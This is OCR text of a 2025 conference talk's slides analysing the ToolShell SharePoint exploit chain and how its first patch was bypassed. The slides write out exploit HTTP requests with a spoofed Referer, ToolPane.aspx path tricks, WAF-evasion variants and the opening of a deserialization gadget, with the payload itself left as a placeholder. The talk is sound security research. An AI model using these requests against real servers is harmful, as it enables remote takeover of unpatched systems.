


ToolShell, Patch Bypass, and the AI That Might Have Seen It Coming

Soroush Dalili

Pedram Hayati

NDC {Manchester} 2025

Who We Are

Soroush Dalili

- X: @irsdl
- Principal Application Security Engineer

Bentley®

Pedram Hayati


- X: @pi3ch
- Security Researcher

SECDIM

The Story Behind ToolShell

A rare critical SharePoint vulnerability chain that evolved from a $100K bug bounty to a global security incident in just two months.


The initial patch was also incomplete...



Why "ToolShell"?

The vulnerability exploits **ToolPane.aspx** in SharePoint.

"ToolPain" might have been a more literal name! but the industry adopted **ToolShell** to emphasise the shell access gained.



The ToolShell Vulnerability Chain

CVE-2025-49706

Authentication Bypass

- Exploited weak authentication checks
- Allowed unauthorised access to restricted endpoints

CVE-2025-49704

Remote Code Execution

- Exploited insecure deserialization
- Abusing WebParts

A devastating exploit chain that granted attackers complete control over a SharePoint server.

Which SharePoints Were Affected?

All of them

Every supported unpatched on-premise SharePoint instance is vulnerable to the exploit chain.

Exploitation Demo!

01

Pre-July 2025 Server

Exploit unpatched SharePoint (before July 2025 patches)

02

8 July 2025 Patched Server

Demonstrate bypass of the initial patch (8 July 2025)

Timeline: May–July 2025

16 May 2025

Pwn2Own Berlin: @_logg demonstrates exploit chain, earns $100K. Dubbed "ToolShell"–no public PoC yet.

7 July 2025

Announced by Microsoft **on July 22**: Pre-patch zero-day exploitation detected. State actors actively looking for vulnerable instances.

8 July 2025

Microsoft releases Patch Tuesday updates–initial remediation attempt.

14 July 2025

Public PoC emerges (Code White GmbH demo). Broader testing now possible.

18 July 2025

Mass exploitation begins using variants that bypassed(?) the 8 July patch.

State sponsored attacks including Linen Typhoon, Violet Typhoon, and Storm-2603

19–22 July 2025

Emergency: new CVEs assigned, CISA KEV listing, government advisories, GitHub PoCs proliferate.

Controversies

Exploitation Pre-Patch

State actors actively looked for vulnerable instances before Microsoft's initial remediation–raising a few questions.

Known Attack Vectors

Deserialization attack pattern and the bypass were already documented in previous write-ups.

Incomplete First Patch

The 8 July patch was easily bypassable, and the workarounds were incomplete.

Our Focus in This Talk

Showing the issue

Understanding how it worked very briefly

Showing the bypasses

How the workarounds and the patch were bypassed.

Exploring AI's role in patch analysis

Can general-purpose AI detect low-quality patches or assist in vulnerability research?

Technical Shallow Dive!

Brief exploit analysis

Auth-Bypass: The 'Dreamland' Discovery

SharePoint's complexity created the perfect opportunity:

- Massive codebase with extensive logic
- Layers of legacy authentication mechanisms
- Multiple code paths with different security checks

This complexity opened the door to a critical authentication bypass that the original researcher called reaching "**dreamland**".

https://blog.viettelcybersecurity.com/sharepoint-toolshell/

The Auth-Bypass Mechanism

The ***Referer*** Header Trick:

01	02	03
SPRequestModule.PostAuthenticateRequestHandler C# method parses the "*Referer*" header **as a URI**	It checks for specific patterns like "***/_layouts/SignOut.aspx***" or "***/_layouts/15/SignOut.aspx***"	Matching these patterns allows requests to bypass the initial authentication checks


This legacy authentication logic was **designed for legitimate sign-out flows** but became an exploitable weakness.

Reaching 'Dreamland'

ToolPane.aspx lacks proper authentication checks during its "***InitComplete***" event.

This allows for deserialization to happen **if these conditions are met**:

- **DisplayMode** is set to "**Edit**" (in URL, or POST body as MSOSPWebPartManager_DisplayModeName)
- Path should also start with "**/_layouts/**" and end with "**/ToolPane.aspx**"
- **MSOTlPn_Uri** points to an existing "**.ascx**" file within "**_controltemplates/**"


HTTP Request 1
2
3
POST /_layouts/15/ToolPane.aspx?DisplayMode=Edit&foo=/ToolPane.aspx HTTP/1.1
Host: sharepoint
User-Agent: Mozilla/5.0 Gecko/20100101 Firefox/1234.0
Content-Type: application/x-www-form-urlencoded
Referer: /_layouts/SignOut.aspx
1
Content-Length: 1234
4
MSOTlPn_Uri=http://target/_controltemplates/15/AclEditor.ascx
&MSOTlPn_DWP=Deserialization_Payload_Here

Auth Logic Birth Place?

SharePoint 2010

```
if (flag5)
{
    Uri uri2 = null;
    try
    {
        uri2 = context.Request.UrlReferrer;
    }
    catch (UriFormatException)
    {
    }
    if (context.Request.Path.StartsWith("/_layouts/SignOut.aspx") || (uri2 != null &&
      SPUtility.StsCompareStrings(uri2.AbsolutePath, "/_layouts/SignOut.aspx")))
    {
        flag5 = false;
    }
```

- Auth bypass did not work though + the affected deserialization not there
- Still vulnerable to RCE via CVE-2024-38018!

The Patch of Auth-Bypass!

This became a **blocker**:

Auth-Bypass -Main Patch

```
context.Request.Path.EndsWith("ToolPane.aspx",
                              StringComparison.OrdinalIgnoreCase)
```

What If... ToolPane.aspx/

Workarounds

Microsoft's initial workaround and WAF rules proved insufficient against motivated attackers.

The Workarounds

🛡️ Defense

- Detecting suspicious parameters
- Windows Defender checked `Referer`
- WAFs relied on checking the path
- All in a different layer than code or IIS

💥 Attacker's Bypass

- Moved "`DisplayMode=Edit`" from URL to Request Body (`MSOSPWebPartManager_DisplayModeName=Edit`)
- Crafted malformed `Referer` headers: `\a\..\_layouts\b\..\SignOut.aspx.#?`
- Used Cookieless sessions: `/_layouts/15/(S(X))/ToolPane.aspx`
- Manipulated request charset encoding

Auth-Patch-Workaround-Bypass

HTTP Request - Auth-Patch/Workaround Bypass

```
POST /_layouts/15/(S(X))/ToolPane.aspx/?/ToolPane.aspx HTTP/1.1
Host: sharepoint
User-Agent: Mozilla/5.0 Gecko/20100101 Firefox/1234.0
Content-Type: application/x-www-form-urlencoded
Referer: \a\..\_layouts\b\..\SignOut.aspx.#?
Content-Length: 7434

MSOSPWebPartManager_DisplayModeName=Edit
&MSOTlPn_Uri=http://foo/_controltemplates/15/Welcome.ascx
&MSOTlPn_DWP=Deserialization_Payload_Here
```


Auth-Bypass Without Deserialization Bypass?

Authentication bypass alone had limited impact–no other known interesting pages to exploit (might exist!).

> **Auth-Bypass ✓ + Deserialization Patch ✓ = Low Risk**


Anonymous and Form-Based Authentication mechanisms did not need auth bypass anyway!

If the deserialization patch was secure, the authentication bypass alone wasn't a major concern.



Insecure Deserialization

Brilliant bypass: wrapping a known payload in a list object that was allowed by the filter.



Gadget was already known since at least July 2020: https://tinyurl.com/sp202orce

Use ysonet.net to create the payload

The Original Deserialization Issue Payload

Insecure Deserialization Payload

```
<%@ Register Tagprefix="ScorecardClient"
Namespace="Microsoft.PerformancePoint.Scorecards"
Assembly="Microsoft.PerformancePoint.Scorecards.Client,
Version=16.0.0.0, Culture=neutral,
PublicKeyToken=71e9bce111e9429c" %>
<asp:UpdateProgress ID="Update" DisplayAfter="1"
runat="server">
<ProgressTemplate>
  <div>
    <ScorecardClient:ExcelDataSet CompressedDataTable="H4sI...
```

Gadget

Internal Payload

